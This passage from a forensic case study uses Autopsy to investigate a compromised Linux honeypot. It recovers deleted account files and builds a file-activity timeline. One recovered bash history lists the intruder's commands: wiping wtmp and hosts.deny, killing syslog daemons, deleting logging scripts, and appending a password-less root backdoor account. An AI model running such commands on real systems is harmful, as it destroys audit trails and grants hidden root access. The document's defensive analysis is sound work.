LESSOPEN=|/usr/bin/lesspipe.sh %s
HISTSIZE=1000
HOSTNAME=apollo.honeyp.edu
LOGNAME=adml
REMOTEHOST=c871553-b.jffsnl.mo.home.com
MAIL=/var/spool/mail/adml
TERM=vt100
HOSTTYPE=i386
PATH=/usr/local/bin:/bin:/usr/bin:/usr/X11R6/bin
HOME=/tmp
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=adml
LANG=en_US
OSTYPE=Linux
SHLVL=1
LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:bd=40;33:01:cd=40;33:01:or=01;05;37;41:mi=01;05;37;41:ex=
01;32:*.cmd=01;32:*.exe=01;32:*.com=01;32:*.btm=01;32:*.bat=01;32:*.sh=01;32:*.csh=01;32:*.tar=01;31:*.tgz=01;31:*.
arj=01;31:*.taz=01;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.bz=01;31:*.tz=01;31:*.rp
m=01;31:*.cpio=01;31:*.jpg=01;35:*.gif=01;35:*.bmp=01;35:*.xbm=01;35:*.xpm=01;35:*.png=01;35:*.tif=01;35:
_=/bin/su
/bin/su
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

3.4.4.8 Inspection of User Accounts

The previous inspections of '/var/log/messages' and the swap partition image have uncovered possible accounts called 'adm1', and 'own'. It may be possible to retrieve information from the '.bash_history' file for these accounts.

The first step is to check the '/etc/passwd' and '/etc/shadow' files to identify the location of the '.bash_history' file; this involves selecting the 'honeypot.hda8.dd-0-0' image file for analysis from 'Host Manager' within Autopsy and then using the 'File Analysis' mode to view the contents of both the '/etc/passwd', and '/etc/shadow' files.

The Autopsy ASCII reports for these files are listed in the following tables:

Table 56 Case Study 03 - Autopsy ASCII Report for '/etc/passwd'

Autopsy ASCII Report
----- GENERAL INFORMATION File: //etc/passwd MD5 of file: d5ae1d8b5bdb5a94bd1c86cff33543cb SHA-1 of file: 4e4ef3f5b8962c7971b79b59ad40a04747a106e5 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 28 02:26:16 2005 Investigator: Anthony ----- META DATA INFORMATION inode: 26547 Allocated Group: 13 Generation Id: 640192516 uid / gid: 0 / 0 mode: -rw-r--r-- size: 657 num of links: 1 Inode Times: Accessed:Wed Nov 8 21:10:00 2000 File Modified:Wed Nov 8 08:55:58 2000 Inode Modified:Wed Nov 8 08:55:58 2000 Direct Blocks: 107928 File Type: ASCII text ----- CONTENT (Non-ASCII data may not be shown) root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin: daemon:x:2:2:daemon:/sbin: adm:x:3:4:adm:/var/adm: lp:x:4:7:lp:/var/spool/lpd: sync:x:5:0:sync:/sbin:/bin/sync halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail: news:x:9:13:news:/var/spool/news: uucp:x:10:14:uucp:/var/spool/uucp: operator:x:11:0:operator:/root: games:x:12:100:games:/usr/games: gopher:x:13:30:gopher:/usr/lib/gopher-data: ftp:x:14:50:FTP User:/home/ftp: nobody:x:99:99:Nobody:/: xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false named:x:25:25:Named:/var/named:/bin/false postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash drosen:x:500:500:./home/drosen:/bin/bash

```
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
-----
```

Table 57 Case Study 03 - Autopsy ASCII Report for '/etc/shadow'

```
-----
Autopsy ASCII Report
-----
GENERAL INFORMATION
File: //etc/shadow
MD5 of file: 441caab56b914a6dbd7b3e2fab90909e
SHA-1 of file: 146a2601d1bc650a4307268367f6a8c71d36f7e0

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeygot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 02:27:43 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 26582
Allocated
Group: 13
Generation Id: 640192517
uid / gid: 0 / 0
mode: -rw-r--r--
size: 601
num of links: 1

Inode Times:
Accessed:Wed Nov  8 20:37:37 2000
File Modified:Wed Nov  8 08:55:58 2000
Inode Modified:Wed Nov  8 08:55:58 2000

Direct Blocks:
107929

File Type: ASCII text
-----
CONTENT (Non-ASCII data may not be shown)
-----
root:$1$eJ2yI2DF$0cXQKjrEYcYHM/qJu2X6Z/:11266:0:99999:7:-1:-1:134540356
bin:!:11266:0:99999:7:::
daemon:!:11266:0:99999:7:::
adm:!:11266:0:99999:7:::
lp:!:11266:0:99999:7:::
sync:!:11266:0:99999:7:::
halt:!:11266:0:99999:7:::
mail:!:11266:0:99999:7:::
news:!:11266:0:99999:7:::
uucp:!:11266:0:99999:7:::
operator:!:11266:0:99999:7:::
games:!:11266:0:99999:7:::
gopher:!:11266:0:99999:7:::
ftp:!:11266:0:99999:7:::
nobody:!:11266:0:99999:7:::
xfs:!:11266:0:99999:7:::
named:!:11266:0:99999:7:::
postgres:!:11266:0:99999:7:::
drosen:$1$X2MTV07B$jKfJisg1QOjpfXouUcg0i0:11266:0:99999:7:-1:-1:134540380
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
-----
```

Neither of these files contains the accounts 'adm1', or 'own', however there also exists within the directory files '/etc/passwd-' and '/etc/shadow-', as well as '/etc/passwd.OLD'. Comparing the contents of '/etc/passwd-' and '/etc/passwd.OLD' indicates these files contain the same data.

Unfortunately neither of these additional files contains information on the 'adm1' or 'own' accounts either, however it appears the additional files list the 'shutdown'

account whereas the '/etc/passwd' file does not. The Autopsy ASCII reports for '/etc/passwd-' and '/etc/shadow-' are listed in the following tables:

Table 58 Case Study 03 - Autopsy ASCII Report for '/etc/passwd-'

Autopsy ASCII Report
<pre> ----- GENERAL INFORMATION File: //etc/passwd- MD5 of file: e542058fdc3e8b68cf13d5039d4bb107 SHA-1 of file: d26ec75b28574ea4f81fcfda72fcbdead10c0ae8 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 28 02:33:08 2005 Investigator: Anthony ----- META DATA INFORMATION inode: 26240 Allocated Group: 13 Generation Id: 1540079184 uid / gid: 0 / 0 mode: -rw-r--r-- size: 702 num of links: 1 Inode Times: Accessed:Sat Nov 4 19:05:26 2000 File Modified:Sat Nov 4 19:05:26 2000 Inode Modified:Sat Nov 4 19:05:26 2000 Direct Blocks: 107417 File Type: ASCII text ----- CONTENT (Non-ASCII data may not be shown) root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin: daemon:x:2:2:daemon:/sbin: adm:x:3:4:adm:/var/adm: lp:x:4:7:lp:/var/spool/lpd: sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail: news:x:9:13:news:/var/spool/news: uucp:x:10:14:uucp:/var/spool/uucp: operator:x:11:0:operator:/root: games:x:12:100:games:/usr/games: gopher:x:13:30:gopher:/usr/lib/gopher-data: ftp:x:14:50:FTP User:/home/ftp: nobody:x:99:99:Nobody:/: xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false named:x:25:25:Named:/var/named:/bin/false postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash drosen:x:500:500:~/home/drosen:/bin/bash ----- VERSION INFORMATION Autopsy Version: 2.05 The Sleuth Kit Version: 2.02 </pre>

Table 59 Case Study 03 - Autopsy ASCII Report for '/etc/shadow-'

Autopsy ASCII Report
<pre> ----- GENERAL INFORMATION File: //etc/shadow- MD5 of file: 3a5d25d019bb0e2857ff8844080a23cc SHA-1 of file: 1ee5d938f01e64aef13fb9613d78e014205d16af Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Wed Sep 28 02:36:45 2005 Investigator: Anthony ----- META DATA INFORMATION </pre>

```

inode: 26523
Allocated
Group: 13
Generation Id: 1540079187
uid / gid: 0 / 0
mode: -r-----
size: 586
num of links: 1

Inode Times:
Accessed:Sat Nov  4 19:05:27 2000
File Modified:Sat Nov  4 19:05:26 2000
Inode Modified:Sat Nov  4 19:05:27 2000

Direct Blocks:
107858

File Type: ASCII text

-----
                CONTENT (Non-ASCII data may not be shown)
-----
root:$1$eJ2yI2DF$0cXQKjrEYcYHM/qJu2X6Z/:11266:0:99999:7:-1:-1:134540356
bin:*:11266:0:99999:7:::
daemon:*:11266:0:99999:7:::
adm:*:11266:0:99999:7:::
lp:*:11266:0:99999:7:::
sync:*:11266:0:99999:7:::
shutdown:*:11266:0:99999:7:::
halt:*:11266:0:99999:7:::
mail:*:11266:0:99999:7:::
news:*:11266:0:99999:7:::
uucp:*:11266:0:99999:7:::
operator:*:11266:0:99999:7:::
games:*:11266:0:99999:7:::
gopher:*:11266:0:99999:7:::
ftp:*:11266:0:99999:7:::
nobody:*:11266:0:99999:7:::
xfs:!!:11266:0:99999:7:::
named:!!:11266:0:99999:7:::
postgres:!!:11266:0:99999:7:::
drosen:!!:11266:0:99999:7:::

-----
                VERSION INFORMATION
-----
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

It may be possible to find information on these accounts via the Autopsy Keyword search. Typically account entries are in the format ‘accountname:password:’, a search for ‘(adm1:)|(own:)’ (Figure 79) may return account entries for either of these accounts.




Figure 79 Case Study 03 - Autopsy - Keyword Search

The ‘(adm1:)|(own:)’ search string returns 148 results, many of these are due to words ending in ‘own’. A refinement of the search to just ‘adm1:’ (Figure 80) may produce a smaller result set.




Figure 80 Case Study 03 - Autopsy - Keyword Search

The refined search criteria limits the results to only four occurrences of the string ‘adm1:’ in data units ‘107859’, ‘107880’, and ‘188701’ (Figure 81).




Figure 81 Case Study 03 - Autopsy - Keyword Search Results

Data unit ‘107859’ appears to contain information that would usually be found in the ‘/etc/shadow’ file and data unit ‘107880’ appears to contain information that would usually be found in the ‘/etc/passwd’ file. Both of these data units contain information relating to the ‘adm1’ and ‘own’ user accounts. It appears that ‘own’ was a password-less ‘root’ account, and that ‘adm1’ was a password-protected user account used to telnet into the system. This is consistent with the information recovered from data units ‘1874’ and ‘1914’ from the swap partition image. The ‘adm1’ user account, also has a User ID of ‘5000’, it is possible this is the account that was logged within the ‘/var/log/lastlog’ file. The Autopsy ASCII reports for these data units are listed in the following tables:

Table 60 Case Study 03 - Autopsy ASCII Report for Data Unit '107859' on 'honeypot.hda8.dd'

Autopsy ascii Fragment Report
----- GENERAL INFORMATION -----
Fragment: 107859 Fragment Size: 1024 Not allocated to any meta data structures MD5 of raw Fragment: 84d3739021204a389626738c0dallfdf MD5 of ascii output: badd820c17ef7bae1259caaa5e41b57c
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext
Date Generated: Wed Sep 28 03:36:53 2005 Investigator: Anthony
----- CONTENT -----
root:\$1\$eJ2yI2DF\$0cXQKjRyEYcYHM/qJu2X6Z/:11266:0:99999:7:-1:-1:134540356 bin:*:11266:0:99999:7::: daemon*:11266:0:99999:7::: adm*:11266:0:99999:7::: lp*:11266:0:99999:7::: sync*:11266:0:99999:7::: shutdown*:11266:0:99999:7::: halt*:11266:0:99999:7::: mail*:11266:0:99999:7::: news*:11266:0:99999:7::: uucp*:11266:0:99999:7::: operator*:11266:0:99999:7::: games*:11266:0:99999:7::: gopher*:11266:0:99999:7::: ftp*:11266:0:99999:7::: nobody*:11266:0:99999:7::: xfs:!!:11266:0:99999:7::: named:!!:11266:0:99999:7::: postgres:!!:11266:0:99999:7::: drosen:\$1\$X2MTV07B\$jKfJisglQOjpfXouUcg0i0:11266:0:99999:7:-1:-1:134540380 own::10865:0:99999:7:-1:-1:134538460 adm1:Yi2yCGHo0wOwg:10884:0:99999:7:-1:-1:134538412
----- VERSION INFORMATION -----
Autopsy Version: 2.05 The Sleuth Kit Version: 2.02

Table 61 Case Study 03 - Autopsy ASCII Report for Data Unit '107880' on 'honeypot.hda8.dd'

Autopsy ascii Fragment Report
----- GENERAL INFORMATION -----
Fragment: 107880 Fragment Size: 1024 Not allocated to any meta data structures MD5 of raw Fragment: db225843d0ce4449aa5891035b0c4856 MD5 of ascii output: b345fb0d85b20635199cd358882b948e
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext
Date Generated: Wed Sep 28 03:37:30 2005 Investigator: Anthony
----- CONTENT -----
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin: daemon:x:2:2:daemon:/sbin: adm:x:3:4:adm:/var/adm: lp:x:4:7:lp:/var/spool/lpd: sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail: news:x:9:13:news:/var/spool/news: uucp:x:10:14:uucp:/var/spool/uucp: operator:x:11:0:operator:/root: games:x:12:100:games:/usr/games: gopher:x:13:30:gopher:/usr/lib/gopher-data: ftp:x:14:50:FTP User:/home/ftp: nobody:x:99:99:Nobody:/: xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false named:x:25:25:Named:/var/named:/bin/false postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash drosen:x:500:500:~/home/drosen:/bin/bash

```

own:x:0:0::/root:/bin/bash
adml:x:5000:5000:Tech Admin:/tmp:/bin/bash
.....
-----
                        VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

Data unit '188701' appears to contain a command history such as that, which would be found within a '.bash_history' file. The commands may possibly include system configuration commands that were executed before the system was compromised as well as the initial commands the intruder executed.

The Autopsy ASCII report for this data unit is displayed in Table 62, however when this information is correlated with the timeline, it appears that 'uptime' is the first command executed by the intruder, with the previous commands being executed prior to the system compromise, this would need to be proven by correlating the commands here with the file system timeline activity.

Table 62 Case Study 03 - Autopsy ASCII Report for Data Unit '188701' on 'honeypot.hda8.dd'

```

Autopsy ascii Fragment Report
-----
                        GENERAL INFORMATION
Fragment: 188701
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: 2f17237d68d7710c93dc188c6dca9486
MD5 of ascii output: b115c3067a50b2e99c1e24f2b46fbecc

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 28 03:45:34 2005
Investigator: Anthony
-----
                        CONTENT

mkdir /floppy
mount /dev/fd0 /floppy
cd /floppy
ls
rm *gz
./init
cd
umount /floppy
exit
ifconfig -a
cd /etc/sysconfig
ls
vi network
ls
ls
cd *pts
ls
cd ../net*pts
ls
vi *eth0
ifconfig eth0 172.16.1.107 broadcast 172.16.1.255 netmask 255.255.255.0 up
ifconfig -a
ifconfig eth0 broadcast 172.16.1.255
ifconfig eth0 netmask 255.255.255.0
ifconfig eth0 netmask 255.255.255.0
ifconfig -a
route add default gw 172.16.1.254
netstat -nr
exit
uptime
rm -rf /etc/hosts.deny
touch /etc/hosts.deny

```

```

rm -rf /var/log/wtmp
touch /var/log/wtmp
killall -9 klogd
killall -9 syslogd
rm -rf /etc/rc.d/init.d/*log*
echo own:x:0:0::/root:/bin/bash >> /etc/passwd
echo adm1:x:5000:5000:Tech Admin:/tmp:/bin/bash >> /etc/passwd
echo own::10865:0:99999:7:-1:-1:134538460 >> /etc/shadow
echo adm1:Yi2yCGHo0W0wg:10884:0:99999:7:-1:-1:134538412 >> /etc/shadow
cat /etc/inetd.conf | grep tel
exit
.....
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

Data unit '107880' appears to be a copy of the '/etc/passwd' file containing the 'adm1', and 'own' user accounts and states the location of the home directories for these accounts to be '/tmp' for 'adm1', and '/root' for the 'own' account.

The '.bash_history' files within these directories have been replaced with a symbolic link to '/dev/null'. The Autopsy Inode Report for Inode '22191' which is pointed to by file '/tmp/.bash_history' is listed in Table 63:

Table 63 Case Study 03 - Autopsy Inode Report for Inode '22191' on 'honypot.hda8.dd'

```

Autopsy Inode Report
-----
GENERAL INFORMATION
Inode: 22191
Pointed to by file(s):
  /tmp/.bash_history
MD5 of istat output: 12341768b5526687863d6504414094ad
SHA-1 of istat output: 9e2818005365fc879bb4551b275cdc778534d357
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeybot.hda8.dd'
Offset: Full image
File System Type: ext
Date Generated: Thu Sep 29 04:31:27 2005
Investigator: Anthony
-----
META DATA INFORMATION
inode: 22191
Allocated
Group: 11
Generation Id: 640190332
symbolic link to: /dev/null
uid / gid: 0 / 0
mode: lrwxrwxrwx
size: 9
num of links: 1
Inode Times:
Accessed:Wed Nov  8 08:59:52 2000
File Modified:Wed Nov  8 08:52:10 2000
Inode Modified:Wed Nov  8 08:52:10 2000
Direct Blocks:
0
File Type: data
-----
VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

The Autopsy Inode Report for Inode '46636' which is pointed to by file '/root/.bash_history' is listed in Table 64:

Table 64 Case Study 03 - Autopsy Inode Report for Inode '46636' on 'honeypot.hda8.dd'

Autopsy Inode Report
----- GENERAL INFORMATION -----
Inode: 46636 Pointed to by file(s): /root/.bash_history MD5 of istat output: 06cf2d5c0ab333e3cf92385de3933a21 SHA-1 of istat output: fc90777fa0becab834aaa75b2c922d538a9068d8 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd' Offset: Full image File System Type: ext Date Generated: Thu Sep 29 04:33:35 2005 Investigator: Anthony -----
META DATA INFORMATION -----
inode: 46636 Allocated Group: 23 Generation Id: 640190329 symbolic link to: /dev/null uid / gid: 0 / 0 mode: lrwxrwxrwx size: 9 num of links: 1 Inode Times: Accessed:Wed Nov 8 20:37:38 2000 File Modified:Wed Nov 8 08:52:09 2000 Inode Modified:Wed Nov 8 08:52:09 2000 Direct Blocks: 0 File Type: data -----
VERSION INFORMATION -----
Autopsy Version: 2.05 The Sleuth Kit Version: 2.02

With both '.bash_history' files being symbolic links to '/dev/nul' the data found in data unit '188701' is invaluable, as it appears this information contains commands issued before the symbolic link to '/dev/nul' was made.

3.4.4.9 Creation of a Timeline

The next step for this investigation is to create a timeline of file activity, as this may be useful to identify places where the analysis should proceed to. It must be noted that file times can be easily modified by an attacker, so they can not be 100% trusted.

Files have at least three times associated with them, the details of each time varies with the file system type. The partition images are an EXT2FS file system (This is known from when the images were imported into Autopsy, which automatically detected the file system type), therefore modified, accessed, and changed times exist. The EXT2FS file system also has a Deleted time, but it is not displayed in the timeline.

Autopsy provides a mechanism for creating timelines of file activity that is available by selecting 'File Activity Time Lines' from the Host Manager.




Figure 82 Case Study 03 - Autopsy - File Activity Timelines

Within the 'File Activity Timelines' screen (Figure 82) the investigator can create a 'Data File' that will be used to create a timeline from by selecting the 'Create Data File' option (Figure 83).




Figure 83 Case Study 03 - Autopsy - File Activity Timelines – Create Data File

The ‘Create Data File’ process allows the investigator to select which partitions to gather meta-data structures from, and also what types of meta-data data structures to include. As stated in section 2.3.6 on page 43, meta-data structures are available for allocated files, unallocated files, and unallocated inodes.

As with many of the output files generated by Autopsy the ability to generate an MD5 hash value is available to ensure the integrity of output files created.



Figure 84 Case Study 03 - Autopsy - File Activity Timelines – Create Data File Results

The data file generated (Figure 84) contains the following information for each item of file or directory activity:

- File / Directory Name
- Inode
- Access Rights
- Link Count
- User ID
- Group ID
- Size
- A-Time
- M-Time
- C-Time
- Block Size

Table 65 lists a small sample from the timeline data file generated:

Table 65 Case Study 03 - Sample output for timeline input data file

0	/usr/bin/uptime	0	17088	33133	-/-r-xr-xr-x	1	0	0	2836	973693553	952452206	973386197	4096	0
0	/etc/hosts.deny	0	26217	33188	-/-rw-r--r--	1	0	0	973694718	973693575	973693575	1024	0	
0	/etc/rc.d/init.d	0	62497	16877	d/drwxr-xr-x	2	0	0	1024	973693611	973695229	973695229	1024	0

Once a data file has been generated Autopsy can use this file to generate a sorted timeline of events (Figure 85).




Figure 85 Case Study 03 - Autopsy - File Activity Timelines – Create Time Line

The background information states that the IDS detected an event on November 07 2000, so the starting date for the timeline is set to November 07 2000, and no ending date is specified.

The images are from a UNIX file system so by selecting the partition image that contains the '/etc/password' and '/etc/group' files the 'UID' and 'GID' values will be changed to the actual names of these identifiers in the output.

The standard output of the timeline is best viewed in a text editor (rather than the Autopsy Forensic Browser), however if the investigator wants to import this information into a spreadsheet or database it may be output in a comma delimited format.

By selecting 'OK' a timeline with the standard output will be generated (Figure 86).




Figure 86 Case Study 03 - Autopsy - File Activity Timelines – Create Time Line Results

The Time Zone that was used when configuring the Case is used in the creation of timelines to ensure that the times retrieved are relevant to the compromised system and not the analysis system. If incorrect Time Zone information is used during the case configuration, then the results displayed in the timeline will be skewed, thus making reports of activity inaccurate. As stated earlier, unfortunately neither the online manual, nor the onscreen prompts inform the investigator of this problem.

Table 66 lists a small example of the timeline generated:

Table 66 Case Study 03 - Sample output for timeline data file

Wed Nov 08 2000 08:25:53	2836	.a.	-/-r-xr-xr-x	root	root	17088	/usr/bin/uptime
Wed Nov 08 2000 08:26:15	0	m.c	-/-rw-r--r--	root	root	26217	/etc/hosts.deny
Wed Nov 08 2000 08:26:51	1024	.a.	d/drwxr-xr-x	root	root	62497	/etc/rc.d/init.d

This activity shows the ‘uptime’ command being accessed (possibly executed), the ‘/etc/hosts.deny’ file was modified, (the new file size is 0, so it may have been blanked out), and finally the ‘/etc/rc.d/init.d’ folder was accessed.

Figure 87 illustrates the same sample as viewed within the Autopsy Forensic Browser:




Figure 87 Case Study 03 - Autopsy - File Activity Timelines – View Timeline

The ‘View Timeline’ mode of Autopsy will display the file system events for a single month on one page at a time, this method does not make searching large timelines easy, which is why the standard timeline is best viewed with a text editor.

For reference purposes a complete copy of the timeline created here is provided in Appendix A.

3.4.4.10 Analysis of a Timeline

With a timeline generated, an investigator can then analyse the information contained in the timeline to help identify places within the file system where the analysis should proceed to.

The first couple of lines from the timeline are listed in Table 67:

Table 67 Case Study 03 - Timeline data

Tue Nov 07 2000 04:02:03	238767	.a.	-rw-r-----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>
Tue Nov 07 2000 04:02:06	238767	m..	-rw-r-----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>

Nov 07 - 04:02:03

The background information states that the IDS detected an event on November 07th 2000 at 23:11:06; the generated timeline contains only two entries for November 07th at 04:02. Even though the background information states the IDS and the Compromised machine had synchronised times it would be wise to prove this point before accepting it as fact and it is for this reason that we do not ignore these two entries.

Timeline information prior to November 07th will be ignored unless no further leads are found in the remainder of the timeline information.

The first two entries are related to the same deleted file (or Unallocated Inode). The filename “<honeypot.hda7.dd-dead-4040>” indicates this file is from the partition image “honeypot.hda7.dd”, and its meta-data structure is “4040”. It is possible to view the details of this structure by using the ‘Metadata Analysis Mode’ of Autopsy.

Warning: It is extremely important that the correct partition image has been selected, as the meta-data structure “4040” (if it exists) will represent completely different data on the other partition images.

The meta-data structure for Inode '4040' is detailed in Figure 88:

The screenshot shows the 'META DATA' tab in the Autopsy interface. On the left, there is a sidebar with 'Inode Number: 4040', a 'VIEW' button, and an 'ALLOCATION LIST' button. The main panel displays the following information:

- Pointed to by file:** inode not currently used
- File Type (Recovered):** data
- MD5 of recovered content:** 6e0a9aec442c794bd39fc61101eac241
- Exclude Database **LOOKUP**
- SHA-1 of recovered content:** b6f96be46887c81eaf611457d1113edcaaea6b9c
- Details:**
 - inode: 4040
 - Not Allocated
 - Group: 2
 - Generation Id: 640190213
 - uid / gid: 0 / 21
 - mode: -rw-r-----
 - size: 238767
 - num of links: 0
- Inode Times:**
 - Accessed: Tue Nov 7 04:02:03 2000
 - File Modified: Tue Nov 7 04:02:06 2000
 - Inode Modified: Wed Nov 8 04:02:06 2000
 - Deleted: Wed Nov 8 04:02:06 2000
- Direct Blocks:**
 - 16884 16885 16886 16887 16888 16889 16890 16891
 - 16892 16893 16894 16895 16897 16898 16899 16900
 - 16901 16902 16903 16904 16905 16906 16907 16908
 - 16909 16910 16911 16912 16913 16914 16915 16916
 - 16917 16918 16919 16920 16921 16922 16923 16924
 - 16925 16926 16927 16928 16929 16930 16931 16932
 - 16933 16934 16935 16936 16937 16938 16939 16940
 - 16941 16942 16943 16944 16945 16946 16947 16948
 - 16949 16950 16951 16952 16953 16954 16955 16956
 - 16957 16958 16959 16960 16961 16962 16963 16964
 - 16965 16966 16967 16968 16969 16970 16971 16972
 - 16973 16974 16975 16976 16977 16978 16979 16980
 - 16981 16982 16983 16984 16985 16986 16987 16988
 - 16989 16990 16991 16992 16993 16994 16995 16996
 - 16997 16998 16999 17000 17001 17002 17003 17004
 - 17005 17006 17007 17008 17009 17010 17011 17012
 - 17013 17014 17015 17016 17017 17018 17019 17020
 - 17021 17022 17023 17024 17025 17026 17027 17028
 - 17029 17030 17031 17032 17033 17034 17035 17036
 - 17037 17038 17039 17040 17041 17042 17043 17044
 - 17045 17046 17047 17048 17049 17050 17051 17052
 - 17053 17054 17055 17056 17057 17058 17059 17060
 - 17061 17062 17063 17064 17065 17066 17067 17068
 - 17069 17070 17071 17072 17073 17074 17075 17076
 - 17077 17078 17079 17080 17081 17082 17083 17084
 - 17085 17086 17087 17088 17089 17090 17091 17092
 - 17093 17094 17095 17096 17097 17098 17099 17100
 - 17101 17102 17103 17104 17105 17106 17107 17108
 - 17109 17110 17111 17112 17113 17114 17115 17116
 - 17117 17118
- Indirect Blocks:**
 - 16896

Figure 88 Case Study 03 - Autopsy - Metadata Structure - '4040'

The meta-data structure displays information including filename (if it can be found), file type (output from 'file' tool), and MD5 value of the file.

If Autopsy has been configured to use hash databases, then the investigator can select which databases to look for the file in.

The remaining information is file system type dependent; however in general, the allocation status will be given as well as the size and each data unit that it has allocated.

These details are for an Inode meta-data structure from a LINUX 'ext2' file system so the following details are also displayed:

- Inode Number
- Ownership Details
- Mode Details
- Number of Links
- Access Time
- File Modified Time
- Inode Modified Time
- File Deleted Time

The 'Report' option generates an ASCII report with the structure details, MD5 values, and dates in it. The 'View Contents' option displays the allocated data contents as one large file. The 'Export' option allows one to save the data contents to a file. The 'Add Note' button allows one to add a comment about this structure so it can be later recalled.

Table 68 lists the Autopsy Inode Report created for Inode '4040' on the 'honeypot.hda7.dd' partition image:

Table 68 Case Study 03 - Autopsy Inode Report for Inode '4040' on 'honeypot.hda7.dd'

```
Autopsy Inode Report
-----
GENERAL INFORMATION

Inode: 4040
Pointed to by file(s):
  inode not currently used
MD5 of istat output: 70d4b6833e76c123d8d66383a43ae15d
SHA-1 of istat output: 7c770ee5alfadb2cd5cdf78c2406187dfddac48

Image: '//forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'
Offset: Full image
File System Type: ext

Date Generated: Wed Sep 14 02:44:12 2005
Investigator: Anthony
-----
```

```

META DATA INFORMATION

inode: 4040
Not Allocated
Group: 2
Generation Id: 640190213
uid / gid: 0 / 21
mode: -rw-r-----
size: 238767
num of links: 0

Inode Times:
Accessed: Tue Nov 7 04:02:03 2000
File Modified: Tue Nov 7 04:02:06 2000
Inode Modified: Wed Nov 8 04:02:06 2000
Deleted: Wed Nov 8 04:02:06 2000

Direct Blocks:
16884 16885 16886 16887 16888 16889 16890 16891
16892 16893 16894 16895 16897 16898 16899 16900
16901 16902 16903 16904 16905 16906 16907 16908
16909 16910 16911 16912 16913 16914 16915 16916
16917 16918 16919 16920 16921 16922 16923 16924
16925 16926 16927 16928 16929 16930 16931 16932
16933 16934 16935 16936 16937 16938 16939 16940
16941 16942 16943 16944 16945 16946 16947 16948
16949 16950 16951 16952 16953 16954 16955 16956
16957 16958 16959 16960 16961 16962 16963 16964
16965 16966 16967 16968 16969 16970 16971 16972
16973 16974 16975 16976 16977 16978 16979 16980
16981 16982 16983 16984 16985 16986 16987 16988
16989 16990 16991 16992 16993 16994 16995 16996
16997 16998 16999 17000 17001 17002 17003 17004
17005 17006 17007 17008 17009 17010 17011 17012
17013 17014 17015 17016 17017 17018 17019 17020
17021 17022 17023 17024 17025 17026 17027 17028
17029 17030 17031 17032 17033 17034 17035 17036
17037 17038 17039 17040 17041 17042 17043 17044
17045 17046 17047 17048 17049 17050 17051 17052
17053 17054 17055 17056 17057 17058 17059 17060
17061 17062 17063 17064 17065 17066 17067 17068
17069 17070 17071 17072 17073 17074 17075 17076
17077 17078 17079 17080 17081 17082 17083 17084
17085 17086 17087 17088 17089 17090 17091 17092
17093 17094 17095 17096 17097 17098 17099 17100
17101 17102 17103 17104 17105 17106 17107 17108
17109 17110 17111 17112 17113 17114 17115 17116
17117 17118

Indirect Blocks:
16896

File Type: data

-----
VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

```

The recovered contents of the file allocation blocks that were associated with Inode ‘4040’ appear to be some form of binary index file with many file names listed within the contents of the data blocks. The recovered data blocks total 233 Kilobytes and these may be exported for further analysis if required.

The next couple of lines from the timeline are listed in Table 69:

Table 69 Case Study 03 - Timeline data

Wed Nov 08 2000 04:02:00	53	.a.	-/-rwxr-xr-x	root	root	40361	/etc/cron.daily/inn-cron-rnews
	0	ma.	-/-rw-r--r--	root	root	26218	/var/lock/makewhatis.lock (deleted)

Nov 08 - 04:02:00

